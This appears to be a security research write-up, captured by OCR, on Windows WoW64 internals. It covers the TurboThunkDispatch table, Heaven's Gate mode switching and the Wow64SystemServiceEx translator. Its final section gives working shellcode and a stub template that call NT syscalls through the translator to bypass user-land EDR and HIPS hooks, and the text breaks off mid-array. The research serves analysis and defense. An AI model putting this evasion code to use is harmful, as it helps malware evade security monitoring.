
About point 1: Even if we're in pure 32-bit mode, we still can get the address of TEB64 easily via gs:0x30. For point 2, TurboThunkDispatch, we'll share more information shortly.

The most interesting part for us was point 3: registering r13 points to the 32-bit thread context being used as snapshot for changing thread mode from 32-bit to 64-bit, and vice versa.

TurboThunkDispatch

As mentioned before, register r15 point to a function table named TurboThunkDispatch, including a total of 32 different callback functions which are used as trampoline to enable the 32-bit system call to be simulated as 64-bit native interrupts.

For most Win32 APIs exported from ntdll.dll, only 2 callback functions of TurboThunkDispatch that must be known will be executed:




```
TurboThunkDispatch dq offset TurboDispatchJumpAddressEnd ; DATA XREF: ...
                                        ; Index = 0
off_6B103608    dq offset Thunk0Arg     ; DATA XREF: ...
off_6B103610    dq offset Thunk0ArgReloadState ; DATA XREF: ...
off_6B103618    dq offset Thunk1ArgSp   ; DATA XREF: ...
off_6B103620    dq offset Thunk1ArgNSp  ; DATA XREF: ...
off_6B103628    dq offset Thunk2ArgNSpNSp ; DATA XREF: ...
off_6B103630    dq offset Thunk2ArgNSpNSpReloadState ; DATA XREF: ...
off_6B103638    dq offset Thunk2ArgSpNSp ; DATA XREF: ...
off_6B103640    dq offset Thunk2ArgSpSp ; DATA XREF: ...
off_6B103648    dq offset Thunk2ArgNSpSp ; DATA XREF: ...
off_6B103650    dq offset Thunk3ArgNSpNSpNSp ; DATA XREF: ...
off_6B103658    dq offset Thunk3ArgSpSpSp ; DATA XREF: ...
off_6B103660    dq offset Thunk3ArgSpNSpNSp ; DATA XREF: ...
off_6B103668    dq offset Thunk3ArgSpNSpNSpReloadState ; DATA XREF: ...
off_6B103670    dq offset Thunk3ArgSpSpNSp ; DATA XREF: ...
off_6B103678    dq offset Thunk3ArgNSpSpNSp ; DATA XREF: ...
off_6B103680    dq offset Thunk3ArgSpNSpSp ; DATA XREF: ...
off_6B103688    dq offset Thunk4ArgNSpNSpNSpNSp ; DATA XREF: ...
off_6B103690    dq offset Thunk4ArgSpSpNSpNSp ; DATA XREF: ...
off_6B103698    dq offset Thunk4ArgSpSpNSpNSpReloadState ; DATA XREF: ...
off_6B1036A0    dq offset Thunk4ArgSpNSpNSpNSp ; DATA XREF: ...
off_6B1036A8    dq offset Thunk4ArgSpNSpNSpNSpReloadState ; DATA XREF: ...
off_6B1036B0    dq offset Thunk4ArgNSpSpNSpNSp ; DATA XREF: ...
off_6B1036B8    dq offset Thunk4ArgSpSpSpNSp ; DATA XREF: ...
off_6B1036C0    dq offset QuerySystemTime ; DATA XREF: ...
off_6B1036C8    dq offset GetCurrentProcessorNumber ; DATA XREF: ...
off_6B1036D0    dq offset ReadWriteFile ; DATA XREF: ...
off_6B1036D8    dq offset DeviceIoctlFile ; DATA XREF: ...
off_6B1036E0    dq offset RemoveIoCompletion ; DATA XREF: ...
off_6B1036E8    dq offset WaitForMultipleObjects ; DATA XREF: ...
off_6B1036F0    dq offset WaitForMultipleObjects32 ; DATA XREF: ...
off_6B1036F8    dq offset CpupReturnFromSimulatedCode ; DATA XREF: ...
                dq offset ThunkNone     ; Index: 32
```

1. The latest function CpupReturnFromSimulatedCode is the first executed callback function when the 32-bit thread jumps back to 64-bit. When this function is called, it's used to take a snapshot of current thread status and pass 32-bit system interrupts to the WoW64 translator.
2. After CpupReturnFromSimulatedCode finishes its job and snapshots the 32-bit thread current status, it will be followed by the first function. TurboDispatchJumpAddressEnd will simulate 32-bit system calls by invoking the translator function wow64!Wow64SystemServiceEx with the 64-bit calling convention. It will then fetch the simulation return value from register Rax, restore the 32-bit thread status from the latest snapshot, and lastly jump back to 32-bit programs and resume running.

NTAPI TRAMPOLINE

We just roughly discuss the creation flow of wow64 processes. The following part is the implementation of interrupt simulateor from 32-bit to 64-bit.

Here we use NtOpenProcess as a sample.




```
    ntdll!NtOpenProcess:
77061760 b826000000 mov     eax, 26h
77061765 baa0620777 mov     edx, offset ntdll!Wow64SystemServiceCall (770762a0)
7706176a ffd2       call    edx
7706176c c21000     ret     10h
7706176f 90         nop
```

In 32-bit mode, most Win32 APIs will finally use exported APIs of ntdll.dll to send requests to the kernel. As many researchers know, in 32-bit mode, Windows reads register Eax as the syscall number. All the arguments should be place on the top of the current stack, and system interrupts can then jump into the system kernel.

However, if a 32-bit program directly sends an interrupt to the native 64-bit system, the API requests will definitely fail. For example, the arrangement in memory of the 32-bit or 64-bit data structure, and the mismatch of calling conventions between x86 and x64.

Therefore, there's a gadget named WoW64SystemServiceCall (exported from ntdll.dll) to replace direct syscall interrupts, and which is used as a gate to deal with all the issues between 32-bit and 64-bit we just talked about.



Address	Bytes	Opcode	
wow64cpu.dll+6000	EA 09600277 3300	jmp	0033:wow64cpu.dll+6009
wow64cpu.dll+6007	00 00	add	[rax],al
wow64cpu.dll+6009	41 FF A7 F8000000	jmp	qword ptr [r15+000000F8]


Inside the WoW64SystemServiceCall, at wow64cpu.dll+6000, a far jump (0xEA) can be used to modify the CS segment from 0x23 to 0x33, and that makes the Intel CPU parse those machine codes from register Eip/Rip in an x64 Instruction set.

At the same time, we retrieved the 64-bit registers to use. The trick of modifying the CS segment, to change the disassemble mode of an Intel CPU, is the well-known method called Heaven's Gate. Note that there's 3 different mode of CS segment:

1. 64-bit (Native)   = 0x33
2. 32-bit (WoW64) = 0x23
3. 32-bit (Native)   = 0x1B

As mentioned before, register r15 point to the function table TurboThunkDispatch. At wow64cpu.dll+6009 r15+0xF8 point to the last function of the table: CpupReturnFromSimulatedCode.

CpupReturnFromSimulatedCode



```
CpupReturnFromSimulatedCode:                  ; CODE XREF: W
                                              ; DATA XREF: B
                xchg    rsp, r14
                mov     r8d, [r14]
                add     r14, 4
                mov     [r13+3Ch], r8d
                mov     [r13+48h], r14d
                lea     r11, [r14+4]
                mov     [r13+20h], edi
                mov     [r13+24h], esi
                mov     [r13+28h], ebx
                mov     [r13+38h], ebp
                pushfq
                pop     r8
                mov     [r13+44h], r8d
; Exported entry   9. TurboDispatchJumpAddressStart

                public TurboDispatchJumpAddressStart
TurboDispatchJumpAddressStart:                ; DATA XREF: .
                mov     ecx, eax
                shr     ecx, 10h
                jmp     qword ptr [r15+rcx*8]
```

CpupReturnFromSimulatedCode is the first executed callback function when the 32-bit thread jumps back to 64-bit. At the beginning, it snapshots the current thread register statuses into 32-bit thread context (dereferencing the pointer from register r13).

An interesting thing here is, there are at least two stacks in the memory of the WoW64 process. One is used for 32-bit program normal use; The other one is a standalone and only used by the 64-bit mode thread (inside the WoW64 layer) to execute 64-bit native Win32 APIs.


Thus, at the begin of function one can use xchg Rsp, r14 to exchange the currently used stack from the 32-bit program stack to the 64-bit stack. This 64-bit stack will be held until the current simulation is done.

We can then use mov r14, Rsp to recall the 64-bit stack on r14 in the end WoW64 layer (and it will be used again when launching another 32-bit system interrupt).

Next, TurboDispatchJumpAddressStart funtion will be used to choose the next destination up to the current 32-bit syscall number (Rax). The upper 2 bytes of the syscall number should be zero, so the result of shr ecx, 10h will get the element index (Rcx) of TurboThunkDispatch, which should also be zero.

Thus, in most situations, the destination should be the first function, TurboDispatchJumpAddressEnd, of the function table TurboThunkDispatch.


TurboDispatchJumpAddressEnd will simulate 32-bit system calls by invoking the translator function wow64!Wow64SystemServiceEx in the 64-bit calling convention to get the simulation return value from register Rax and then jump back to restoreStatus to resume the 32-bit program.



```
; Exported entry   8. TurboDispatchJumpAddressEnd

                        public TurboDispatchJumpAddressEnd
TurboDispatchJumpAddressEnd:                  ; CODE XREF: RunSimulatedCode+26B↓j
                                              ; RunSimulatedCode+31B↓j
                                              ; DATA XREF: ...
                        mov     ecx, eax
                        mov     rdx, r11
                        call    cs:__imp_Wow64SystemServiceEx
                        mov     [r13+34h], eax
                        jmp     restoreStatus
```

In above picture, we can see that Wow64SystemServiceEx is a native 64-bit function, and its usage follows x64 calling conventions. Its first argument is register Rcx, and the second one is Rdx. The 32-bit syscall number is placed on the first argument, and the start of 32-bit arguments on the stack (as known as va_start in C/C++) is placed on the second argument.

After that, we just invoke wow64! Wow64SystemServiceEx, and it will translate our 32-bit request into a 64-bit interrupt, execute, and set the result into register Rax.



```
restoreStatus:                                ; CODE XREF: RunSimulatedCode+167↓j
                        btr     dword ptr [r13-80h], 0
                        jb      short loc_6B10168E
; 6:            __asm { jmp  fword ptr [r14] }
                        mov     edi, [r13+20h]
                        mov     esi, [r13+24h]
                        mov     ebx, [r13+28h]
                        mov     ebp, [r13+38h]
                        mov     eax, [r13+34h]
                        mov     r14, rsp
                        mov     dword ptr [rsp+0A8h+var_A8+4], 23h ; '#'
                        mov     r8d, 2Bh ; '+'
                        mov     ss, r8d
                        mov     r9d, [r13+3Ch]
                        mov     dword ptr [rsp+0A8h+var_A8], r9d
                        mov     esp, [r13+48h]
                        jmp     fword ptr [r14]
```

In the sub-program restoreStatus (above) it will fetch 32-bit thread status from the snapshot, and get recovered to the original state of the first step in WoW64 layer.

Then, use another far jump back to 32-bit program and set the CS segment back to 0x23. This causes the Intel CPU to treat the following machine code as 32-bit code.

THE WoW GRAIL: ABUSING THE TRANSLATOR

Building a New Path Back to Heaven


Previously, we have shown that there's an important 64-bit function, WoW64SystemServiceEx, embedded inside wow64.dll (64-bit native DLL). It simulates any 32-bit request, and is easy to use.

Just give 32-bit syscall number information and a 32-bit argument list to WoW64SystemServiceEx. It will translate it, then execute all the system requests in 64-bit mode. It's a graceful trick to bypass all the user-land based HIPS or EDR solutions, because most user-land hooks of HIPS or EDR will be installed on the entry of the 32-bit NTAPI by inline hooking – not on the WoW64 layer.

However, the first challenge we meet immediately is: how do we get the 64-bit address of WoW64SystemServiceEx under pure 32-bit mode?

As mentioned before, r15 points to the function table TurboThunkDispatch, and the first function of it fortunately is the pointer of function TurboDispatchJumpAddressEnd.

We also know there's a far call instruction to invoke Wow64SystemServiceEx right in the function TurboDispatchJumpAddressEnd, so it's an easy thing to get the pointer of Wow64SystemServiceEx if we know where the TurboDispatchJumpAddressEnd is.




```
 8  #pragma section(".text")
 9  __declspec(allocate(".text")) char payload[] = (
10      // enter 64 bit mode
11      "\x6a\x33\xe8\x00\x00\x00\x00\x83\x04\x24\x05\xcb"
12
13      // lookup wow64!Wow64SystemServiceEx (64bit DLL) by disasm the address of TurboDispatchJumpAddressEnd()
14      "\x48\x31\xc9"      // xor rcx, rcx
15      "\x49\x8B\x07"      // mov rax, [r15]
16      "\x48\x8D\x40\x05"  // lea rax, [rax+05]
17      "\x8B\x48\x02"      // mov ecx, [rax+02]
18      "\x48\x8D\x40\x06"  // lea rax, [rax+06]
19      "\x01\xC1"          // add ecx, eax
20      "\x48\x8B\x01"      // mov rax, [rcx]
21
22      // save $rax value back to the $value variable
23      "\x8B\x7C\x24\x04"  // mov edi, [esp+04]
24      "\x48\xAB"          // stosq
25
26      // exit 64 bit mode
27      "\xe8\x00\x00\x00\x00\xc7\x44\x24\x04\x23\x00\x00\x00\x83\x04\x24\x0d\xcb\xc3"
28  );
29  auto getPtr_Wow64SystemServiceEx = (void (cdecl*)(uint64_t&))((PCSTR)(payload));
```

In line 11 of the source code (above), there's a shellcode using x86 instruction retf to change the current CS segment to 0x33. After entering heaven's gate, it causes lines 14-27 of the source code to be treated as 64-bit assembly by the Intel CPU.

In lines 14-20 of the source code, we can find the first pointer of r15. It should be the address of TurboDispatchJumpAddressEnd. Read the destination from the x86 call instructions inside TurboDispatchJumpAddressEnd, and now we get the 64-bit pointer of Wow64SystemServiceEx. We can then use x86 instruction stosq to save the 64-bit pointer into the variable pass from the caller.


In line 27 of source code, the shellcode makes the CS segment change back to 0x23, run as 32-bit thread, and leave the function.The pointer of Wow64SystemServiceEx can now be used to simulate any 32-bit syscall without the old path from 32-bit ntdll.dll.



```
70  #include <stdio.h>
71  int NtAPI(const char* szNtApiToCall, ...) {
72  
73      PCHAR jit_stub;
74      PCHAR apiAddr = PCHAR(getBytecodeOfNtAPI(szNtApiToCall));
75      static uint64_t ptrTranslator(0);
76      if (!ptrTranslator) getPtr_Wow64SystemServiceEx(ptrTranslator);
77  
78      static uint8_t stub_template[] = {
79          /* +00 - mov eax, 00000000      */ 0xB8, 0x00, 0x00, 0x00, 0x00,
80          /* +05 - mov edx, ds:[esp+0x4]  */ 0x8b, 0x54, 0x24, 0x04,
81          /* +09 - mov    ecx,eax         */ 0x89, 0xC1,
82          /* +0B - enter 64 bit mode      */ 0x6A, 0x33, 0xE8, 0x00, 0x00, 0x00, 0x00, 0x83, 0x04, 0x24, 0x05, 0xCB,
83          /* +17 - xchg r14, rsp */        0x49, 0x87, 0xE6,
84          /* +1A - call qword ptr [DEADBEEF] */ 0xFF, 0x14, 0x25, 0xEF, 0xBE, 0xAD, 0xDE,
85          /* +21 - xchg r14, rsp */ 0x49, 0x87, 0xE6,
